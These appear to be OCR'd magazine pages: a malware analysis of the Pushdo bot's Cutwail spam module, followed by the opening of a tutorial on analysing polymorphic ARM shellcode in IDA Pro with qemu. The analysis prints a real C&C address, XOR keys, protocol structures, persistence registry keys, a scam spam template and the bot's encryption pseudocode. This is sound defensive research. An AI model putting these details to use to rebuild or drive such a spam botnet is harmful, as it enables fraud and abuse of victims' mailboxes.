
```
023A0000 02 00 00 00 47 05 01 00 01 00 00 00 01 00 00 00
023A0010 1D 00 00 00 1F 8B 08 00 00 00 00 00 00 0B EC 9A
023A0020 0D 78 53 55 9A C7 4F FA C1 47 6D A1 92 44 50 61
023A0030 BC 60 C5 CA 47 28 84 02 85 82 2D 34 6D 29 0D 04
023A0040 52 9A 76 94 D2 B4 B9 69 92 E6 CB 9B 7B 4B 8B 55
023A0050 8B 2D 2B 25 32 DB 75 D1 61 66 59 17 05 95 99 45
023A0060 B7 3B CB 54 76 C6 C5 62 91 8A 83 33 EC AE 53 11
```

Figure 10: Beginning of the decrypted received commands.

SPAM ENGINE – CUTWAIL

Cutwail is the spam module that Pushdo usually downloads. It can either be injected into a process or spawned as a child thread of Pushdo, depending on the cmdFlags. It creates an autorun registry entry:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Regedit32 = %Windows%\system32\regedit.exe




7	6	5	4	3	2	1	0
			Is GZIP-compressed	Inject if parent terminated	Re-extract Clicker	Create Process	Do injection
Highest bit							Lowest bit

Figure 9: cmdFlags.

and will drop itself to that location so it can run independently.

Load pre-configuration

All of the configuration except for the spam template is hard coded, and most of the crucial/sensitive strings are encrypted in the binary. When Cutwail first loads the settings, it calls a routine with the index of the setting as the parameter to get the decrypted string value. For example, 0xDA is the index of the C&C server of this spam module, so getValue(0xDA, *p_out) outputs a pointer to string '46.4.98.52' top_out. This routine is also used to decrypt strings such as SMTP commands, library names and system process paths. The decryption algorithm is byte-XOR with a 0x22 bytes string: 'rwivhuo3xAKDmVJm7NVCSEkT9MpqVypKd' for the first 0 to 0x1CF4 byes (index 0 to 0xD9) and byte-XOR with another 0x46 bytes string: '91GzKGXXQ6kXFHrgKKJkTIuP1AQjbrxs8l0vW2xoXK43HahzP8JCT4FzVE0cFTm4xYGsQ' for the rest (index 0xDA to the end). The key strings vary across different variants. Figure 11 shows part of the decrypted string records. The highlighted area is the record at index 0. Each record is 0x22 bytes long for the records from index 0 to 0xD9 and 0x46 bytes long for the records from index 0xDA to the last. After decryption, the string ends with a null byte indicator, '00', and the rest of the 0x22/0x46 records are junk bytes.



```
0000h: 42 41 53 45 00 63 1C 75 37 00 92 40 FC 14 94 45  BASE.c.u7.'@ü."E
0010h: 95 1D B6 11 DD 6C CD 4F E8 10 51 2C E9 BD C0 DA  •.¶.Ýlİ0è.Q,é½ÀÚ
0020h: D4 00 48 45 4C 4F 20 7B 48 45 4C 4F 5F 47 45 4E  Ô.HELO {HELO_GEN
0030h: 45 52 41 54 45 44 7D 00 86 9C 29 A7 A0 38 CC BE  ERATED}.†œ)§ 8Ì¾
0040h: 03 F1 50 00 4D 41 49 4C 20 46 52 4F 4D 3A 20 7B  .ñP.MAIL FROM: {
0050h: 4D 41 49 4C 5F 46 52 4F 4D 5F 47 45 4E 45 52 41  MAIL_FROM_GENERA
0060h: 54 45 44 7D 00 00 52 43 50 54 20 54 4F 3A 3C 7B  TED}..RCPT TO:<{
0070h: 4D 41 49 4C 5F 54 4F 7D 3E 00 20 36 FE 3C 1E F4  MAIL_TO}>. 6þ<.ô
0080h: 86 81 44 18 19 A0 EA 00 44 41 54 41 00 6E 3E AE  †.D.. ê.DATA.n>®
0090h: 62 DD 35 A0 21 85 A0 01 C8 44 29 86 7D 44 EA 9A  bÝ5 !… .ÈD)†}Dêš
00A0h: 7C FA 99 52 3B 47 48 F2 1D 00 42 4F 44 59 0D 0A  |ú™R;GHò..BODY..
00B0h: 00 09 BE 66 0B F4 2A DB E0 DB 49 DC 1B 55 B4 20  ..¾f.ô*ÛàÛIÜ.U´
00C0h: A8 E6 6A 72 45 8E 58 CA 4B F4 F2 00 52 53 45 54  ¨æjrEŽXÊKôò.RSET
00D0h: 00 20 5F FA 8B FB E5 0C 9B 45 A0 E0 94 73 60 FD  . _ú‹ûå.›E à"s`ý
00E0h: 6C 7C 37 CF 8A B2 09 86 3D 07 F0 96 61 00 45 48  l|7ÏŠ².†=.ð–a.EH
00F0h: 4C 4F 20 7B 48 45 4C 4F 5F 47 45 4E 45 52 41 54  LO {HELO_GENERAT
0100h: 45 44 7D 00 B5 4E 1A 5D E7 04 DC 23 5A A0 52 00  ED}.µN.]ç.Ü#Z R.
```

Figure 11: Decrypted strings.

The pre-configuration includes addr, port, knockdelay, checksmtpdelay, maxconn, udpsockcount, constconnect, udprecvtimeout, maxudptry, and the configid is set to 1.

It spawns some threads checking connections to legitimate SMTP servers such as mxs.mail.ru and gmail-smtp-in.l.google.com, monitoring max UDP connections, checking DNS responses from root name server querying .com, .org and .de. After spawning a thread checking if there is a spam template available to spam, it connects its C&C server to get commands.

Communicates with Cutwail C&C servers

The C&C server is hard coded in the binary. The structure of the message being sent is defined as follows, size 0x1C bytes:

```
struct _SendData {
     DWORD          currInstallVer;
     DWORD          localIP;
     DWORD          altPort;
     DWORD          configVer;
     DWORD          emaillistID;
     DWORD          localOSVer;
     WORD           settingFlags;
     WORD           respSMTPcount;
}
```

The currInstallVer is the Cutwail version installed in the current system. It is initially zero and will be updated by the C&C response with cmdType 5, then written to the registry key:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\OSVersion

The localIP is the local machine's IP, which can be a LAN IP. The altPort is the alternated port this module uses, which is hard-coded to 0x1AC. The configVer is the configuration version. This will be updated if the response from the C&C server contains configuration settings (cmdType = 7). The emaillistID is the email list ID, which will be updated if the response from the C&C server contains a new email list (cmdType = 8). The localOSVer is the return value of the API call: GetVersion. The respSMTPcount is the count of active responses from the legitimate SMTP servers in the check SMTP thread. The settingFlags is defined as shown in Figure 12; only four bits are used.





Figure 12: settingFlags.



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 07 00 00 00 01 00 00 00 05 00 00 00 73 77 6F 74  ............swot
0010h: 74 69 6E 67 00 00 6D 61 78 74 72 79 62 6C 61 63  ting..maxtryblac
0020h: 6B 00 31 00 6B 6E 6F 63 6B 64 65 6C 61 79 00 36  k.1.knockdelay.6
0030h: 30 00 68 65 6C 6F 73 65 6C 65 63 74 69 66 6E 6F  0.heloselectifno
0040h: 68 6F 73 74 00 31 00 75 64 70 73 6F 63 6B 63 6F  host.1.udpsockco
0050h: 75 6E 74 00 31 30 30 00 69 66 68 6F 73 74 75 73  unt.100.ifhostus
0060h: 65 69 6E 6D 61 69 6C 66 72 6F 6D 00 31 00 6D 61  einmailfrom.1.ma
0070h: 78 74 72 79 63 6F 6E 6E 00 33 23 23 23 23 00 62  xtryconn.3####.b
0080h: 63 63 00 31 00 65 78 65 5F 75 72 6C 00 00 61 64  cc.1.exe_url..ad
0090h: 64 72 00 34 36 2E 34 2E 39 38 2E 35 32 00 70 6F  dr.46.4.98.52.po
00A0h: 72 74 00 32 35 00 6D 61 78 63 6F 6E 6E 00 31 30  rt.25.maxconn.10
00B0h: 30 00 68 65 6C 6F 73 65 6C 65 63 74 69 66 68 6F  0.heloselectifho
00C0h: 73 74 00 33 00 74 72 79 61 67 61 69 6E 74 72 79  st.3.tryagaintry
00D0h: 00 33 00 6D 61 78 74 72 79 65 72 72 00 31 00 64  .3.maxtryerr.1.d
00E0h: 69 65 69 66 6E 6F 73 70 61 6D 00 31 30 00 6D 61  ieifnospam.10.ma
00F0h: 78 74 72 79 62 61 64 66 72 6F 6D 00 31 00 63 6F  xtrybadfrom.1.co
```

Figure 13: cmdType 7 contains configuration.

The 'Is Preset Loaded' bit is set if the pre-configuration is loaded successfully. The 'Restart' bit is set if the machine is restarted. The 'ReverseDNSSuc' bit is set if the local machine's external IP can be reverse-DNSed to get the domain name – if not, the 'ReversedDNSFail' bit is set. These two bits are not set if the C&C server cannot obtain the local machine's external IP. The receiving data structure is defined as follows:

```
struct _RecvData {
    DWORD       cmdType;
    BYTE        data[];
}
```


The responding comdTypes are always in the order: 7, 5, 8, 6 and 1. After receiving the response from the server, it will append or modify the sending message to indicate that. Missing any one of them from the server will result in the bot falling back to send the previous request.

1. If cmdType is 7, the data contains the new configuration. Figure 13 shows an example of the response.

   The new configuration is saved in the memory with the new 'configver'. This configuration update can also update the C&C server IP and port. Ports 25 (SMTP) and 443 (SSL) are preferred so that the communication blends into other traffic.

2. If the cmdType is 5, the data[] will be 0x10 bytes long. The first DWORD in data[] is the current installed version, which will update the value under the registry HKEY_CURRENT_USER\SOFTWARE\Microsoft\OSVersion. It will also update the currInstallVer field of the next message sent to the C&C server. The second DWORD is the current machine's external IP. This is resolved from the C&C server so it is not the LAN IP if the local machine is behind a router. It will run a reverse DNS look-up against this IP to get the current machine's domain name. This affects the lowest two bits of the settingFlags of the next sending message. The domain name is then stored and may be used in spam later. The third DWORD of the data[] is a timestamp of this message; the last DWORD is always 0.

3. If the cmdType is 8, the data[] contains the list of email addresses which will be used by the spam bot as senders. These email addresses appear to be dummies. The first DWORD of the data[] is probably the id of this list, so that the lists can be stored and indentified in memory. It updates the emaillistID field of the next sending message. The count of the email addresses in each list is a fixed number: 5,022. Each email record starts with a 00 byte and ends with 00 00FF FFFFFF.



```
rrrr-rrrrrrrrrrrrrrrrrr{799_name}r<{_MAIL_FROM}> BODY=8BITMIME r{799_from} <{_MAIL_FROM}>r{BOT_HOST}rTema: {799_name_zag}

{Sem_tel7}

Суть обучения!!! очень проста:
Вас приглашают в компьютерный класс, где 2 дня с вами занимаются, супер профессионалы (тяжеловесы в финансовом планиро
участниками практического семинара, получаете знания и для закрепления тем выполняете задания, выполняете их на компью
комплексом. Все пробуете Сами, и только Сами. По Окончании курса Вас оснащают лицензионной, полнорабочей специализиров
планов и инвестиционных проектов, Вы прибываете на предприятие, устанавливает продукт на свой компьютер и начинаете ср
Просто! мы делает профессионалов!

{799_s}
{799_d} {799_data}

Подготовка участников будет осуществляться в компьютерном классе, где в помощь будет предоставлен програмный комплекс
планирования.

Сочетание методов обучения с практикой - позволит достичь максимальных результатов в освоении материала. Все наглядно
втором рассматриваются закономерности, почему теория не совместима с практикой, на третьем этапе формируется задача и
четвертом участник самостоятельно решает задачу используя компьютер оснащенный специализированным ПО. Рассмотрение фин
отдельности, усиление восприятия информации с помощью специализированного расширенного методического материала.

Каждому участнику:
для дальнейшей успешной работы и внедрения методики планирования и текущего бюджетного учета на предприятии предоставл
програмы:

    * Специализированный Програмный продукт-для разработки бизнес планов, ТЭО, инвестиционных проектов! Программа про
расчетную и текстовую части фин. проекта, подготавливает и оформляет все в единый отчет. 90% автоматизации труда..

    * Книга - "Разработка бизнес плана - практическое руководство". В комплекте с книгой поставляется новая версия спе
бизнес планов. (Экспресс подготовка экономической документации. Основное назначение програмы - быстрая, качественная,
документации для представления в различные структуры, как в финансовые, так и в структуры органов власти.).

    * Методический печатный материал (разработанный нашей компанией) для самостоятельной разработки внутреннего бизнес

    * Для эффективной работы в помощь прилагается на диске методический материал в электронной версии. С помощью него
свои сценарии финансовых проектов.


{Sem_tt} {Sem_tel7}r<FONT size=4 face="Verdana, Arial, Helvetica, sans-serif"><B>{799_name_zag}</B></FONT>
<p> <FONT color="#000000" size="2" face="Arial"><B>{Sem_tel7}</B></FONT></p>
<p>{799_n}</p>
<p><FONT color=#CC0000 face="Arial"><B><font size="2">{799_s}</font></B></FONT></p>
<p><font size="2" face="Arial"><B>{799_d} {799_data}</B></font><font face="Arial"><B></B></font>
<p>{799_1}<br>
{799_2}</p>
```


Figure 14: Decrypted spam template.

4. If the cmdType is 6, the data[] contains the vendor ID and the template. The ID is the first DWORD of the data[].

   The example shown in Figure 14 is a template of some kind of scam (probably pyramid selling) in Russian, the email body is in the Koi8-r character set. The template variables are enclosed in brackets. For example, {Sem_tel7} is the topic and a telephone number and {799_d} is the date. The bot appends the vendor ID to the end of the next sending message to indicate that the template has been received.

5. If the cmdType is 1, the data[] contains the email addresses that will be used as spam receivers. The first DWORD of the data[] is the same vendor ID, followed by the size of the email address entries in bytes.

Figure 15 shows an example of the beginning of cmdType 1, the domain name begins with FF FFFFFF 00 000000, and the user name begins with the symbol ‘|’. These email addresses are the victim email accounts. After receiving this command, the bot appends the domains to which the spam emails have been sent, and keeps receiving more victim email addresses.



```
0000h: 01 00 00 00 2D 1E 00 00 F0 2A 00 00 FF FF FF FF  ....-...ð*..ÿÿÿÿ
0010h: 00 00 00 00 78 78 78 78 78 78 78 78 78 78 2E 78  ....xxxxxxxxxx.x
0020h: 78 78 78 78 78 78 2E 78 78 78 2E 78 78 00 00 00  xxxxxx.xxx.xx...
0030h: 00 00 7C 69 6E 66 6F 00 01 00 00 00 7C 73 61 6C  ..|info.....|sal
0040h: 65 73 00 FF FF FF FF 00 00 00 00 77 65 6C 63 68  es.ÿÿÿÿ....welch
```

Figure 15: Receiver emails (the domain is altered to protect the victim).

Encryption & decryption algorithms

Both the encryption and decryption of the sending and receiving data use the same algorithm as described by the following pseudo code. When it is sending, it uses the key string ‘turyqioikleraotsorpnehcoote’ backwards and appends a DWORD 0 in front of the encrypted message to make it a total size of 0x20 bytes. When it is receiving, the first DWORD is the total message size.

```
total = 0;
keyLength = 0x1D;
sKey[keyLength] = "etoochenprostoarelkioiqyrut";//
when receiving it uses "turyqioikleraotsorpnehcoote"
j = 0;
while (dataSize != 0)
{
if (dataSize<= keyLength)
    {
        data[ total] = ~ data[total];//not operation
        total++;
        dataSize--;
    }
else
    {
        j = 0;
        k = total;
        //xor key string backwards
        for (j = 0; j <keyLength; j++)
        {
           temp[j] = sKey[keyLength-1-j]^data[total];
           total ++;
        }
total = k;
        //reverse result
for (j = 1; j <= keyLength; j++)
        {
            data[ total] = temp[keyLength - j];
total ++;
        }
if((k&1) != 0)//total is odd
        {
total = k;
for (j = 0; j <keyLength; j++)
            {
data[total] = ~ data [total];//not operation
total++;
            }
        }
dataSize -= keyLength;
    }
}
```

OTHER DOWNLOADED MODULES

During December 2012, Pushdo downloaded only one module other than Cutwail – a DDoS module which had its own self-updating function.

CONCLUSION

The author(s) of Pushdo are not likely to stop the development of their bot. In the future, we will probably see more modules being downloaded by new versions of Pushdo.

TUTORIAL

SHELLCODING ARM: PART 3

Aleksander P. Czarnowski
AVET Information and Network Security, Poland

In the previous parts of this series we discussed the background information needed to understand the principles of ARM shellcoding [1] and dissected some previously crafted shellcode [2]. In this follow-up piece we will look at some more advanced topics such as polymorphic shellcode and methods for its analysis.

ANALYSING POLYMORPHIC ARM SHELLCODE

All of what we've done so far has been in preparation for the more challenging task of analysing polymorphic ARM shellcode with *IDA Pro*. Before we go any further, let's start with a bit of theory.

Polymorphic shellcode is clearly possible on ARM, and the principles are almost the same as in the case of x86/x64 architectures. For the decryption loop, simple operations such as subtraction, addition and exclusive-or are used. The latter is the most commonly exploited due to its nature (the encryption loop becomes a decryption loop on the next run).

The basic polymorphic shellcode layout is the same on ARM as on x86 – see Figure 1.





Figure 1: Generic ARM polymorphic shellcode layout.

It is worth mentioning that the decryption loop can be attached to any other basic shellcode – this means that encrypted shellcode can repeat the GetPC operation and switch back and forth between ARM and Thumb mode, ignoring any actions taken earlier by the decryption loop (also called a decryptor). There are two issues each time self-modifying code emerges: cache and memory protection – but both, for various reasons, are beyond the scope of this tutorial.

Obviously, to fully analyse polymorphic shellcode you have to decrypt the encrypted sections. This can be done using one of four different approaches:

1. Try to execute the decryption loop in order to decrypt the rest of the code.
2. Try to emulate the decryption loop in order to decrypt the rest of the code.
3. Try to rewrite the decryption algorithm and re-implement it with *IDC* or *IDAPython*.
4. Try to brute force the decryption loop and check for reasonable disassembly output (for example, in userland ARM shellcode for *Linux*, you can expect there to be an SVC call).

In many cases the fourth method may not be feasible. On the other hand, executing code on real hardware can be tricky. Rewriting the decryption loop can be done quickly in the case of simple algorithms and a single decryption



Load file C:\Users\alekc.AVETINS\Desktop\shellcoding ARM\shelldump.bin as
Binary file


Processor type: ARM processors: ARM
Loading segment: 0x0000000000000000
Loading offset: 0x0000000000000000

Analysis
[✓] Enabled
[✓] Indicator enabled

Options
[✓] Create segments
[✓] Load as code segment
[✓] Rename DLL entries
[ ] Manual load
[✓] Fill segment gaps
[ ] Loading options
[ ] Create FLAT group

DLL directory: C:\Windows

Figure 2: Loading dump of the shellcode into IDA (note the 'Processor type' setting).



RAM
[ ] Create RAM section
RAM start address: 0x0
RAM size: 0x0

ROM
[✓] Create ROM section
ROM start address: 0x1000
ROM size: 0x80


Input file
Loading address: 0x1000
File offset: 0x0
Loading size: 0x80

Additional binary files can be loaded into the database using the "File, Load file, Addtional binary file" command.

Figure 3: Create ROM section to load the shellcode dump.

layer, but with an increase in algorithm complexity and/or number of encryption layers, this could become time consuming and prone to error. The emulation approach seems promising, but unfortunately the *ida-x86emu* plug-in [3] does not support ARM platforms. However, *IDA Pro* provides another emulation option for ARM architectures: the *qemu* plug-in. *Qemu* comes with a *gdb* stub which can be controlled remotely from *IDA Pro*. We will be using this option from this point on, but first we need to find a reasonable target. As a comparison to our previous target we will use different, polymorphic execve() ARM *Linux* shellcode [4]. At 78 bytes it is not too long for our exercise:

1. Compile the shellcode wrapper and dump the shellcode to file with the *IDAPython* script provided. Alternatively, you can extract the shellcode bytes directly from the source file (which will be quicker).
2. Start a new *IDA Pro* session and open your polymorphic shellcode dump.
3. When loading the binary file, set the processor to ARM, as shown in Figure 2 – *IDA* will prompt for this setting automatically.
4. After selecting the processor family *IDA* will ask for the memory layout, as shown in Figure 3. Create a ROM section and place it at an even address that will be easy to calculate (remember all ARM CPU instructions are either two or four bytes long – this is quite different from x86/AMD64 architecture). 0x1000 seems to be a good choice since ARM should not be keeping any structures in this address space. Do not use 0x00 or a very high address since you can locate your code at the interrupt vector table. Also set the 'Load address' field in the 'Input file' frame accordingly. Note that *IDA* will use the file size to calculate the 'ROM size' and 'Loading size' fields. Unless you have a nop slide that you don't want to analyse, set the 'File offset' form field to 0x0. This will load the whole dump at the starting address.
5. *IDA* will warn you of its inability to detect an entry point (see Figure 4). Accept this, since we assume that 0x1000 is our entry point.
6. When the file finishes loading, convert the shellcode dump into code ('C' key from disassembly view).
7. Now select *GDB* from the 'Debugger' menu, as shown in Figure 5 (note that if you were to load an ARM ELF file you would get a third option: Remote ARM Linux/Android debugger).
8. Next, select 'Debugger'->'Debugger options…'->'Set specific options' and in the 'GDB configuration' window (see Figure 6) tick the 'Run the program before debugging starts' check box. This will enable the 'Choose a configuration' button. Click it. This will cause the next window to appear, as shown in Figure 7: 'Choose the device name'.
9. Select the 'QEMU:ARM Versatile/PB' option and click 'OK'.
10. The command line and initial SP fields in the 'GDB configuration' window should now be filled automatically. Click the 'OK' button. Make sure that you have the correct localhost and ports settings, as shown in Figure 8.



Information

You have just loaded a binary file.

IDA can not identify the entry point automatically as there is no standard of binaries.

Please move to what you think is an entry point and press 'C' to start the autoanalysis.

Figure 4: IDA can't automatically identify the entry point in our binary file.



Select a debugger

Available debuggers
● Remote GDB debugger
○ Trace replayer

Default debuggers (autoselected for new databases): NONE

☐ Set as default debugger

Figure 5: Choosing GDB as debugger.


GDB configuration

Max packet size: 512
Timeout: 1000
☑ Run a program before starting debugging
Command line: stem-arm" -S -gdb tcp::%p,ipv4 -kernel "%e" -M versatilepb -cpu cortex-a8
Initial SP: 0x8000000


Figure 6: Configuring gdb/qemu plug-in: step 1.

11. Start the debugger by pressing F9 – you will see a couple of warnings regarding the dangers of running untrusted code etc. Accept those and wait for a message informing you that the debugger has been connected successfully (Figure 9).
12. The PC register should be pointing at the 0x1000 address and parts of the code should be disassembled, as shown in Figure 10.
13. Now enable 'Instruction tracing' from the 'Debugger'->'Tracing' menu – later this will allow us to analyse how the shellcode decrypted the rest of its sections. We are now ready to analyse the shellcode.

One of the nice features of recent versions of *IDA* is the 'proximity view' [5]. We can use it to visualize the execution flow of the shellcode, as shown in Figure 11. Note that without additional manual help, *IDA* will not be able to recognize the shellcode entry point as a function and therefore the graph view will not be available. However, we can use the graphs feature when we enter the decryption loop starting at 0x1008 (sub_1008). Take a look at the graph in Figure 12.

What is missing from the graph is a loop exit using the BXHI LR instruction based on the R4 register value comparison. Nevertheless, *IDA* does a great job of graphing out of the box. This is another thing we could fix either manually or through a plug-in, but in this case there is no point.


Now we can start debugging using the 'Single-Step' option (F7 key). First, the GetPC trampoline construction must


Choose the device name

Name	Parameters
ARM_versatilepb	QEMU: ARM Versatile/PB
ARM_integratorcp	QEMU: ARM Integrator/CP
ARM_Linux	QEMU: ARM Linux kernel

Line 1 of 3

Figure 7: Configuring gdb/qemu plug-in: step 2.


Debug application setup: gdb

NOTE: all paths must be valid on the remote computer

Application \shellcoding ARM\shelldump.bin


Input file \shellcoding ARM\shelldump.bin

Parameters

Hostname 127.0.0.1 Port 23946

Save network settings as default

